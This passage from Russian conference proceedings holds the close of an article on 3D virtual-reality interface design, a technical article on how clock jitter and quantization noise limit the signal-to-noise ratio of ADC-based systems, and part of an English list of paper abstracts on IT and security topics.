Однако 3D-интерфейс может предоставить зрителям более привлекательный и интерактивный опыт. Кроме того, он может предложить больше контекста и визуальных знаний, что может иметь решающее значение в некоторых приложениях, таких как программное обеспечение для проектирования или игры виртуальной реальности. 3D-интерфейс также может предоставить пользователям более естественный способ взаимодействия с виртуальными объектами, например, с помощью их собственных естественных движений или жестов (рис. 1).



Рис. 1. Использование 3D и 2D интерфейс

В литературе описано несколько исследований, рекомендующих 3D-пользовательские интерфейсы и их оценку [2, 3]. В результате анализа типичных интерфейсов программного обеспечения для 3D-моделирования, игр и симуляторов были обнаружены следующие переменные:

1. Пользовательский интерфейс должен быть простым, чтобы сократить время обучения.

2. В интерфейсе должны использоваться символы и знаки, знакомые пользователю/

3. Интерфейс должен находиться в зоне комфортного взаимодействия.

4. Приоритет расположения интерфейса [4].

5. Дизайн интерфейса контроллера должен соответствовать зоне комфорта пользователя (рис. 2).




Рис. 2. Зона комфорта пользователя при использовании контроллера

Прежде создания прототипа интеллектуального интерфейса нужно ответить на вопросы: что хотите достигнуть с помощью интерфейса, каким должно быть взаимодействие, как пользователь будет взаимодействовать?

Затем нужно определить требования к интерфейсу, выбрать методы ввода/вывода, задачи и ограничения окружающей среды.

### *Создание 3D-интерфейса для виртуальной реальности*

Сложная задача, но есть несколько дизайнерских идей и концепций, которые могут помочь разработчику создать удобный и эффективный интерфейс. Вот несколько примеров:

1. Распознавание голоса или личный помощник: Интеграция технологии распознавания голоса в интерфейс виртуальной реальности может сделать взаимодействие более естественным и интуитивно понятным, например, Siri от Apple или Cortana от Microsoft. Пользователи могут произносить команды для навигации по меню, получения информации, выбора опций или управления своим аватаром, что дает возможность освободить руки для других задач.

2. Искусственный интеллект: Интерфейс виртуальной реальности может стать умнее и более восприимчивым к требованиям пользователей за счет включения искусственного интеллекта. Основываясь на действиях и предпочтениях пользователя, виртуальный помощник, работающий на базе искусственного интеллекта, может, например, давать рекомендации или оказывать помощь.

3. Адаптивный интерфейс: VR-интерфейс может изучать предпочтения и поведение пользователя и настраивать себя в соответствии с этими требованиями с помощью алгоритмов машинного обучения. В соответствии с предыдущими взаимодействиями пользователя интерфейс может, например, автоматически изменять размер или положение виртуальных кнопок или меню.

4. Персонализация: позволяя пользователям настраивать свой VR-интерфейс, вы можете сделать его более привлекательным и удобным для пользователя. Это может включать такие функции, как настраиваемые аватары, персонализированные меню или настройки, или возможность создавать пользовательские объекты или среды и делиться ими.

5. Тактильная обратная связь: Имитируя физические ощущения, добавление тактильной обратной связи к виртуальному интерфейсу может дать зрителям более захватывающий опыт. Например, пользователи могут испытывать вибрацию при прикосновении к виртуальному элементу или слышать обратную связь, если они совершают ошибку.

6. Распознавание жестов: благодаря добавлению технологии распознавания жестов в интерфейс виртуальной реальности пользовательский интерфейс станет более плавным и интуитивно понятным. Пользователи могли использовать жесты рук, чтобы выбрать нужную опцию, направлять действия своего аватара и так далее.



*Методы геометрического моделирования*

Чтобы найти новые формы и новую конфигурацию сложных поверхностей, в исследовании используются методы геометрического моделирования. Методика создания интерактивного и удобного пользовательского интерфейса также предложена в области геометрического моделирования. В результате пользователь будет тратить меньше времени на изучение пользовательского интерфейса и вместо этого сможет сосредоточиться на наиболее важных деталях (рис. 3).



Рис. 3. Генеративный дизайн

*Выводы*

Создание прототипа интеллектуального интерфейса в виртуальной среде может стать мощным способом усовершенствования дизайна и обеспечения того, чтобы интерфейс был эффективным и удобным для пользователя. В процессе анализа интерфейсов были выделены основные факторы, влияющие на иммерсивность интеллектуального интерфейса. Было проведено сравнение того, как информация передается зрителю с помощью плоского дисплея и шлема виртуальной реальности. В связи с этим был разработан новый метод проектирования интерфейса. в будущем это позволит проводить эксперименты по определению эффективности и разрабатывать методы проектирования интерфейсов для программ, в которых есть возможность дистанционного управления динамическим объектом.

**Список используемых источников**

1. LaViola Jr, J. J., Kruijff, E., McMahan, R. P., Bowman, D., & Poupyrev, I. P. 3D user interfaces: theory and practice. Addison-Wesley Professional. 2017. 920 p.
2. Alger, M. Visual Design Methods for Virtual Reality [dissertation]. 2015. 98 p.
3. Kharoub H., Lataifeh M., and Ahmad N. 3d user interface design and usability for immersive vr. Applied Sciences, 9(22):4861, 2019. DOI:10.3390/app9224861.
4. Ченарани С., Щур, С. Ю. Исследование условий иммерсивности интеллектуального интерфейса симбиотической системы с применением VR технологий // Неделя науки ИСИ: материалы Всероссийской научно-технической конференции. 2021. С. 331–333.

*Статья представлена научным руководителем, профессором кафедры ИКД СПбГУТ, доктором технических наук, профессором Д. В. Волошиновым.*



УДК 004.32  
ГРНТИ 28.17.19**ВЛИЯНИЕ ФАЗОВЫХ ШУМОВ ВНОСИМЫХ  
СИСТЕМОЙ ОБРАБОТКИ СИГНАЛА  
НА ПОТЕНЦИАЛЬНО РЕАЛИЗУЕМОЕ  
ОТНОШЕНИЕ СИГНАЛ/ШУМ****А. В. Шарамет**ОАО «КБ Радар» - управляющая компания холдинга «Системы радиолокации»  
Белорусский государственный университет информатики и радиоэлектроники

*Одной из важнейших характеристик любой цифровой системы обработки информации является джиттер, который оказывает существенное влияние на отношение сигнал/шум реализуемое в системе и как результат точность вычисления параметров. Рассмотрен источник возникновения джиттера и его влияние на фазовые шумы. На примере использования в составе вычислительной платформы различных типов микросхем после аналогово-цифрового преобразования показано конечное отношение сигнал/шум, которое может быть достигнуто.*

*фазовые шумы, джиттер, вычислительная платформа, сигнал/шум.*

Оценка результатов воздействия джиттера является важной проблемой при проектировании задающих генераторов, систем фазовой автоподстройки частоты (ФАПЧ), синтезаторов частот и различного рода интерфейсов. Нестабильность задающего генератора приводит к тому, что задача хранения, обработки и передачи цифровой копии аналогового сигнала на всех этапах обработки синхронно становится нереализуемой на практике. Это вызвано тем, что в случае синхронизации от единого источника сигнала амплитуда джиттера накапливается от элемента к элементу. Кроме того, в отдельных случаях необходимо чтобы частота дискретизации была строго кратна другой частоте, что не может не сказаться на возможностях систем ФАПЧ и синтезаторов частот [1, 2]. Интерфейсный джиттер приводит к снижению скорости передачи данных и в ряде случаев потере целостности данных. Наиболее слабым местом всей системы обработки сигналов является то, что для представления сигнала в цифровом виде в их составе используются аналогово-цифровые преобразователи (АЦП) [3, с. 444] и для выполнения обратной операции представления цифрового сигнала в аналоговом виде цифроаналоговые преобразователи (ЦАП), так как именно они вносят в систему шумы преобразования и квантования. Особенностью данных преобразований является то, что:

непрерывно изменяющийся во времени сигнал представляется в цифровом виде в виде фиксированного набора отсчетов;

в реальных системах в процессе преобразования момент взятия отсчета от импульса к импульсу отличается (рис. 1,б), что становится причиной фазовой модуляции цифровой копии аналогового сигнала;

данные значения определены только в дискретный момент времени, что непременно вызывает возникновение ошибок квантования (рис. 1,б).




Рис. 1. Природа возникновения фазовых ошибок цифровых систем: а) возникновение джиттера; б) непрерывный сигнал и его цифровая копия

Наибольшие ошибки вносятся вследствие наличия джиттера, который вызван ошибками выбора момента взятия отсчета, что приводит к существенному ухудшению динамического диапазона, качеству обработки и возможностей системы в целом.

### Джиттер

Одним из важных моментов цифровой обработки сигналов является представление непрерывной функции в виде дискретной совокупности ее значений в определенные моменты времени [4, с. 23]. При этом данные моменты не могут быть идеально стабильными, что приводит фактически к возникновению фазовой модуляции сигнала. В общем виде, джиттер ( $\omega_{\Delta}$ ) оказывает более существенное влияние, на параметры системы, чем амплитудная ( $x_{\Delta}$ ), при этом его величина существенно меньше ширины спектра сигнала ( $\Delta\omega$ ) и его несущей частоты ( $\omega_0$ ). В таком случае фаза сигнала может быть представлена в гармоническом виде [1]:

$$\varphi_{\Delta}(t) = x_{\Delta} \sin(\omega_{\Delta} t). \quad (1)$$

Тогда гармонический сигнал, подлежащий оцифровке имеет вид:

$$\begin{aligned} x(t) &= x_0 \cos(\omega_0 t + x_\Delta \sin(\omega_\Delta t)) = \\ &= x_0 \cos(\omega_0 t) \cos(x_\Delta \sin(\omega_\Delta t)) - x_0 \sin(\omega_0 t) \sin(x_\Delta \sin(\omega_\Delta t)). \end{aligned} \quad (2)$$

Ввиду того, что выражение (1) очень мало с учетом того, что  $\cos(x_\Delta \sin(\omega_\Delta t)) \approx 1$  и  $\sin(x_\Delta \sin(\omega_\Delta t)) \approx x_\Delta \sin(\omega_\Delta t)$  выражение (2) можно привести к виду:

$$\begin{aligned} x(t) &= x_0 \cos(\omega_0 t) - x_0 \sin(\omega_0 t) x_\Delta \sin(\omega_\Delta t) = \\ &= x_0 \cos(\omega_0 t) - \frac{x_0 x_\Delta}{2} \cos(\omega_0 t - \omega_\Delta t) + \frac{x_0 x_\Delta}{2} \cos(\omega_0 t + \omega_\Delta t). \end{aligned} \quad (3)$$

Анализ выражения (3) показывает, что амплитуда боковых составляющих зависит от величины джиттера и амплитуды основной составляющих. Отношение мощности одной из боковых составляющих к мощности несущей частоты составляет:

$$s(f) = \frac{|x_{+\varpi}|^2}{|x_0|^2} = \frac{x_\Delta^2}{4}. \quad (4)$$

В соответствии с выражение (3) гармонический сигнал после его дискретизации представляет собой сумму постоянной составляющей на частоте  $\omega_0$  и симметрично расположенных относительно него боковых составляющих (смещенных на частоту джиттера  $\omega_\Delta$ ), при этом мощность боковых составляющих меньше на  $10 \cdot \log_{10} U_\Delta^2 / 4$  чем постоянная.




Рис. 2. Спектр сигнала в результате воздействия джиттера

Анализ графика на рис. 2 показывает, что джиттер приводит к расширению спектра сигнала, что можно использовать в качестве основы для

оценки потенциально достижимого отношения сигнал/шум в условиях наличия джиттера.

Примем, что на вход АЦП поступило гармоническое колебание вида  $x(t) = x_0 \sin(2\pi f_0 t)$ . Для данного сигнала (рис. 1,а) видно, что величина ошибки квантования ( $dx$ ) зависит от амплитуды джиттера ( $dt$ ). Анализ данного рисунка показывает, что величина ошибки квантования зависит от формы сигнала и она максимальна в моменты времени, когда производная в этот момент максимальна:

$$\frac{dx}{dt} = x'(t).$$

Из данного выражения следует, что  $dx$  – это и есть непосредственно величина джиттера, которая может быть представлена в виде:

$$x_{jitter}(t) = x'(t)dt = x_0 2\pi f_0 dt \cos(2\pi f_0 t). \quad (5)$$

Тогда отношение мощности сигнала к мощности джиттера с учетом принятого допущения и выражения (5) в дискретные моменты времени  $\Delta t$  имеет вид:

$$SNR_{jitter} = 20 \lg \left[ \frac{x_0^2 / 2}{(x_0 2\pi f_0 \Delta t)^2 / 2} \right] = 20 \lg \left[ \frac{1}{(2\pi f_0 \Delta t)^2} \right] = -20 \lg (2\pi f_0 \Delta t)^2. \quad (6)$$

Анализ выражения (6) показывает, что с ростом частоты сигнала величина  $SNR_{jitter}$  уменьшается.

### Шумы квантования

В процессе формирования цифровой копии аналогового сигнала (рис. 1,б) максимально возможная амплитуда входного напряжения, которая не приводит к переполнению, определяется выражением:

$$x_0 = \frac{q \cdot 2^n}{2},$$

где  $q$  – цена младшего разряда;  $n$  – количество разрядов АЦП.

Исходя из этого среднеквадратичное значение входного сигнала:

$$\sigma_x = \frac{x_0}{\sqrt{2}} = \frac{q \cdot 2^n}{2\sqrt{2}}. \quad (7)$$

Ввиду того, что ошибки квантования имеют пилообразный закон распределения (рис. 1, б), то среднее значение шума составляет:

$$\sigma_{quant}(t) = \frac{q}{2\sqrt{3}}, \quad (8)$$

Тогда отношение мощности входного сигнала к мощности ошибки квантования в соответствии с выражениями (7) и (8) имеет вид:

$$SNR_{quant} = 20 \lg \left[ \frac{q \cdot 2^n / 2\sqrt{2}}{q / 2\sqrt{3}} \right] = 20 \lg 2^n + 20 \lg \sqrt{3/2} = 6,02 \cdot n + 1,76. \quad (9)$$

Анализ выражения (9) показывает, что с ростом количества разрядов АЦП величина  $SNR_{quant}$  увеличивается.

При соединении отдельных цифровых элементов каждый последующий элемент вносит свой вклад в SNR системы, т. е. происходит накопление джиттера:

$$SNR_{\Sigma} = SNR_{quant} + SNR_{jitter}. \quad (10)$$

Справедливости ради необходимо отметить, что в ряде случаев накопление может происходить с отрицательным знаком, т. е. фактически происходит вычитание. При разработке систем целесообразно ориентироваться на наихудший случай, что и представлено в выражении (10). Данный эффект зависит от многих факторов в том числе и от характеристик конкретных элементов, которые используются в схеме. В таблице 1 представлены типичные значения величины амплитуды джиттера микросхем различного назначения.

ТАБЛИЦА 1. Общая характеристика отдельных микросхем

Тип микросхемы	Амплитуда джиттера, [ps]
FPGA (встроенных элементов DLL и PLL)	33 ... 50
AD9510 (для 14 разрядов)	10,0
74LS00 (КМОП)	4,94
CORTEX M3	2 ... 3
74ACT00 (КМОП)	0,99
MC100EL16 (PECL)	0,70
NBSG16 (ECL)	0,20

Влияние различных элементов на динамический диапазон системы обработки сигнала, представленных в таблице 1 в соответствии с выражением (10) представлены на рис. 3 (см. ниже).

Анализ рис. 3 показывает, что при формировании низкочастотной копии аналогового сигнала доминирует динамический диапазон, а высокочастотной копии доминируют ошибки, вызванные джиттером.

Таким образом, проведенный анализ показывает, что воздействие джиттера способно оказывать существенное влияние на отношение сигнал/шум, что в условиях наличия дополнительных дестабилизирующих факторов, таких как дифференциальная нелинейность, температурный дрейф и т. п. может привести к пропуску кодов. Пропуск кодов приводит

к локальному резко изменяющемуся коэффициенту передачи АЦП, что в замкнутых системах, например, ФАПЧ, может привести к потере устойчивости радиотехнической системы в целом.




Рис. 3. Полное значение SNR (АЦП 14 разрядов)

#### Список используемых источников

1. Phillips J., Kundert K. Noise in mixers, oscillators, samplers, and logic. An introduction to cyclostationary noise // In Proc. IEEE Custom Integrated Circuits Conf., 2000. PP. 431–438.
2. Kundert K. Modeling and Simulation of Jitter in Phase-Locked Loops // In Advances in Analog Circuit Design. Boston: Springer, 1997.
3. Сколник М. Справочник по радиолокации / Под ред. М. Сколника. Том 3. Радиолокационные устройства и системы. М. : Советское радио, 1979. 528 с.
4. Лайонс Р. Цифровая обработка сигналов, пер. с англ. М. : ООО Бином-прес, 2013. 656 с.
5. Vendelin G., Pavio A., Rohde U. Microwave Circuit Design using Linear and Nonlinear Techniques. Wiley-Interscience, 1990.

## ANNOTATIONS

### INFORMATION TECHNOLOGY AND TELECOMMUNICATIONS

**Abramov A., Al-Nami B., Kalagur D.** Analysis of the Development of Trends in Web Resources. PP. 5–8.

*This article will analyze the dynamics of the development of web resources on the time axis, from the moment of their origin to the present? The percentage of the use of various web browsers and the contribution of new technologies, including artificial intelligence and progressive web applications, to their development will be considered.*

**Key words:** new technologies, browser, web resources, internet, Google, CanIUse, artificial intelligence, AliExpress, Trivago.

**Abramov A., Kalagur D., Shabanov A.** Analysis of Trends in the Development of Technologies of Progressive web Applications. PP. 8–11.

*The technologies for building and developing progressive web applications based on modern architectures of composite design of user interfaces for distributed control systems are considered. The analysis of the speed of such web applications on personal computers, laptops and mobile devices was carried out. Options for accelerating the loading and display of content based on separation in the form of separate microcomponents of a web application that are asynchronously loaded during the operation and execution of a web application on a terminal device are proposed.*

**Key words:** PWA, microfrontends, webassembly.

**Akimov M., Evseev V., Paranichev A.** Telegram-bot Design to Sign up for a Hair Salon. PP. 11–15.

*This paper presents what are Telegram messenger's parameters needed when booking a haircut should be done. The established parameters are used to suggest the graphical prototype to sign up for a hair salon. The facilities are defined when functional prototype is defined.*

**Key words:** program prototype, chat-bot, messenger, Telegram, Aiogram.

**Akimov S., Kirsanova V., Tumanov I.** Distributed LMS test Preparation Software. PP. 15–18.

*The results of developing a prototype of an automated system for preparing test items for a distributed learning system are presented. The automated system is designed as a micro-applica-*

*tion and allows deep integration into a distributed LMS. This version supports automated preparation of single choice and multiple one test items. The software has the ability to expand with other test tasks - to restore the sequence, comparison, addition. The server part is made in the form of a microservice, the client part is in the form of a Blazor application. The server and client parts are written in the object-oriented programming language C#.*

**Key words:** knowledge testing, applications with microservice architecture, distributed LMS, microservice, microapplication, backbone-modular software construction.

**Akimov S., Petrov I.** Methods for Modeling Topological Relations in Geographic Information Systems. PP. 18–21.

*The results of the study of methods for modeling topological relations in modern and future geoinformation systems are presented. Geoinformation systems and technologies with and without support of topological relations are considered. The linear-nodal topological model, which is the most common in modern geoinformation systems, is analyzed. It is shown that the linear-nodal model contradicts the object-oriented approach in geoinformation modeling. A topological model is proposed in which the limitations of modern models of topological relations are overcome.*

**Key words:** topological relations in GIS, line-nodal topological model, internal topology, external topology, object-oriented approach in geoinformation modeling.

**Akimov S., Tihomirov O.** Software core Architecture for the Universal Hydrographic Model. PP. 22–24.

*The universal hydrographic model S-100 is a multi-aspect model, reflecting various aspects of hydrographic objects and related processes. The S-100 family of standards describe data structures that reflect almost all possible properties of objects and processes, one way or another related to hydrography. However, the data structure presented in S-100 is too complex and redundant for most tasks. The report presents the results of designing the architecture of the software and algorithmic support core, which allows presenting the main parameters of a hydrographic object. The remaining parameters can be presented in other modules, in particular, implemented as microservices. This approach is fully consistent with the methodology of multi-aspect geoinformation modeling, and allows, from a unified methodological standpoint, to integrate models of hydrographic objects into a single geoinformation environment.*

**Key words:** universal hydrographic model, S-100, International Hydrographic Organization, IHO, multidimensional geoinformation model, geoinformation environment.

**Aliev A., Rakovskiy O.** Designing a Hotel Management Information System. PP. 25–29.

*Hotel owners and managers are faced with the difficulties of organizing a large number of processes related to both hotel management and staff, as well as to work with guests. The article considers the possibilities of developing and improving the quality of hotel management through the design of conceptual and logical models, and proposes the re-engineering of the business process of hotel room booking, taking into account its previous use.*

**Key words:** process organization, development, design, re-engineering, information system development.



**Al-Nami B., Andreeva K., Kolomiets A.** Interaction Design the Method of Characters. PP. 30–34.

*Interaction design and interface design are two indispensable components in the development of an intuitive and easy-to-learn program that should be distinguished. Increasing the number of functions does not always benefit the product, it is always necessary to think about meeting the needs of the target audience. To facilitate this task, Alan Cooper developed a method of characters that allows you to develop applications purposefully and specifically, creating an attractive end product.*

**Key words:** interaction design, interface design, character method, person method.

**Al-Nami B., Andryukova O., Vlasova A.** ChatBot and Their Impact on Human Life. PP. 34–37. *Currently, chatbots are rapidly gaining popularity, they are becoming more and more in demand. The use of chatbots is relevant for automating various routine actions. Chatbots can make it easier for users to find the information they need by answering their questions without the need for human intervention. Chatbot technology is used almost everywhere these days, from smart speakers at home to messaging apps in the workplace.*

**Key words:** Chat Bots, artificial intelligence, machine learning, computer technology, natural language processing, chat bot, natural language processing, serverless.

**Al-Nami B., Aravin A., Baraboshkin E.,** Comparison of REST API (HTTP) Technologies and Websocket. PP. 38–42.

*When developing applications, websites, the question often arises which of the technologies should be chosen for client-server communication. In most cases, the Representational State Transfer API and WebSocket are used. However, only a few people know what distinguishes them from each other. In this article, we will look at the differences between these technologies, their pros and cons, and the situations in which it is best to use each of them.*

**Key words:** REST technologies, WEBSOCKET, web sites, digital technologies, Internet, HTTP.

**Al-Nami B., Afanasyev A., Mikheev G.** Updated Browser Security Information. PP. 42–45.

*One of the biggest challenges for Internet users is Internet security and privacy. Due to the fact that so much confidential information is transmitted on the Internet, it is important to use a secure browser that provides reliable protection against malware, phishing and other online threats.*

**Key words:** Browser security, cyber-attacks, digital technologies, Internet Search engine.

**Al-Nami B., Baranov A., Burmak K.** Methods of Using Two-Factor Authentication in the Modern World. How to Secure Your Data from Hackers. PP. 46–50.

*In the era of information technology, the topic of data protection has become fundamental, as a huge number of attackers have appeared who want to get the user's personal data. Particular attention will be paid to methods of protecting user data, the authentication algorithm will be described in detail, and the most convenient means of two-factor authentication in terms of user experience will be proposed.*

**Key words:** cybercrime, personal data, information security, data protection.

**Al-Nami B., Baskova A., Vasenkova A.** Automated Information Technology. PP. 50–52.

*This article provides information about automated information technologies, their development and classification. This topic is mainly considered in the fields of economics and management, which is relevant today. Automated information technologies are a great opportunity to simplify and improve the work in the circulation of funds and business management.*

**Key words:** automated information system, organizational factors, implementation of an automated information system, improvement of the quality of work.

**Al-Nami B., Bezrukova A.** Application of Natural Patterns in Graphic Design. PP. 52–56.

*This article is devoted to the analysis of the use of natural patterns in graphic design. The versatility of nature and its use to create beautiful, convincing design solutions are shown. The methods of conveying information through effective visual messages, intuitively understandable to each person at a subconscious level, as well as effective examples are presented.*

**Key words:** Natural patterns, graphic design, templates, life experience, logos, digital technologies.

**Al-Nami B., Belsky I.** Modern Methods for Protecting Information on Servers from Hacker Attacks. PP. 57–60.

*Currently, attackers are increasingly attacking large companies in order to obtain the necessary information about users, data, or attacks aimed at disabling the server Distributed Denial of Service attack. For example, only in 2022 hacker attacks were carried out on such giants: Microsoft, Samsung, Nvidia, Ubisoft, Uber, Twitter, etc. The purpose of such hacks is to obtain user data and further their illegal sale on third-party services. Therefore, I would like to tell you how large companies create and improve their protection, what methods they use.*

**Key words:** information, information security, information environment, information protection, information security.

**Al-Nami B., Bolgar V., Olennikova L.** 3D Modeling and its Role in the Modern World. PP. 60–62.

*The article discusses the importance of personal data protection and information protection legislation in modern society. Highlights the risks and threats associated with misuse, unauthorized access or disclosure of personal and non-personal information. The article explains that personal data protection and data protection legislation are critical to protecting privacy, preventing identity theft and fraud, promoting transparency and accountability, and preventing discrimination. It also provides examples of legislation on the protection of personal data and information adopted in different countries. It then concludes that organizations and individuals must take the necessary steps to comply with these laws and regulations and implement strong security measures to protect personal information from emerging threats and risks.*

**Key words:** 3D modeling, 3D visualization, computer technologies.

**Al-Nami B., Bondarenko D., Krivosheev D.** Various Types of Pre-Training as Ways to Solve the Main Natural Language Processing Problems. PP. 63–67.

*Pre-training is one of the most effective approaches to solving the main problems in the field of Natural Language Processing. In this context, there are several different types of pre-learning, such as learning on large unmarked text corpora, contextual learning and multilingual*

*learning. Each of these approaches has its advantages and disadvantages and can be used depending on the specific task, resources and goals of the study.*

**Key words:** artificial intelligence, pre-training, pre-training, NLP, tool, neural network, natural language processing, machine learning, ChatGPT.

**Al-Nami B., Bordunov I., Minina S.** Information Data Security and its Role in Modern Society. PP. 68–71.

*One of the most important problems of our time is the problem of information security. The problems associated with the dependence of a person and all spheres of his activity on information and information protection are considered.*

*This article discusses the importance of ensuring the security of information data. Methods for protecting information from different types of viruses are recommended, the differences between types of antivirus programs are described.*

**Key words:** information, information protection, network viruses, file viruses, antivirus programs, information society, information security.

**Al-Nami B., Borisov S.** Analysis of Deep Learning Optimizers. PP. 72–76.

*This article is devoted to the review and analysis of various optimizers for deep learning. It covers major optimization techniques such as Stochastic Gradient Descent, Adam, RMSProp, Adagrad, Adadelta, Nadam, AdamW, RAdam, and Ranger. For each method, its advantages and disadvantages are given, and its application in various machine learning problems is described. The article provides readers with information about various optimizers that can help them improve the quality and speed of training of their deep learning models.*

**Key words:** deep learning, optimization, SGD, Adam, RMSProp, adagrad, adadelta, nadam, AdamW, RAdam, ranger.

**Al-Nami B., Bugerya D., Rogozin S.** The Role of Information Technologies and the Security of Information Systems in Modern Society. PP. 76–79.

*The modern world cannot be imagined without the use of information technology. They have become an integral part of our lives and are used in various fields of activity, from education and medicine to banking and finance. However, the use of information technology has also brought with it a number of problems related to the security of information systems. This article will consider the topic of the role of information technology and the security of information systems that practically affect all aspects of society, largely determine the development of material and industrial, domestic and spiritual spheres, radically change its system of communication and information, affect the public and personal lives of people fundamentally transform their entire way of life.*

**Key words:** information technology, information society, information security, information systems.

**Al-Nami B., Burkov A., Sleptsov A.** Modern Information Technologies and Security of Information Systems. PP. 79–84.

*Modern information technologies are playing an increasingly important role in the life of society and have a significant impact on the economy, politics and social sphere. However, when*

*using information technology, it is necessary to take into account the security issues of information systems, since various threats from intruders can lead to serious consequences, both for individual users and for society as a whole.*

*In this article, the main issues related to the security of information systems were considered. The main threats to information security are described, including viruses, hacking, phishing, network attacks, etc. Methods of protection against these threats were also considered, including the use of anti-virus protection tools, firewalls, access control systems, etc.*

**Key words:** information technologies, information security, information systems.

**Al-Nami B., Vasiliev V., Melekhov O.** Artificial Intelligence: from Theory to Practice. PP. 85–88.

*The article provides a brief history of the emergence of artificial intelligence and its intersection with various fields of activity. Special attention is paid to modern machine learning technologies, neural networks and artificial intelligence. In recent years, artificial intelligence technologies have been used in all industries through the implementation of actions that, until recently, it was believed that only a person could perform.*

**Key words:** artificial intelligence, machine learning, machine learning, neural network, ChatGPT.

**Al-Nami B., Vasilev M., Gafurova A.** Methods of Detecting and Preventing Cyber Attacks in Corporate Information Systems. PP. 89–91.

*Nowadays, corporate information systems have become an integral part of the business processes of many organizations. They allow you to automate various tasks, speed up decision-making processes and improve work efficiency. However, such significant automation leads to the fact that many vulnerabilities can be discovered in systems that can be used by attackers for cyber-attacks. In this article, we will look at methods for detecting and preventing cyber-attacks in corporate information systems.*

**Key words:** cyberattack, information systems, internet, national security, hacking threats, data theft, encryption, artificial intelligence.

**Al-Nami B., Vilgotsky E.** Neural Networks Are the Key to the Future. PP. 92–97.

*This article will raise the topic of the neural network and its contribution to the development of information technology. Even now, the neural network is already being implemented in many areas of human life and it is very important to know its importance for the future of man. The necessity of neural network development will be disclosed in this article.*

**Key words:** neural networks, neurons, data processing, machine learning, neural networks, artificial intelligence.

**Al-Nami B., Volkov I.** Use of Information Technologies in Automation of Production Processes. PP. 97–99.

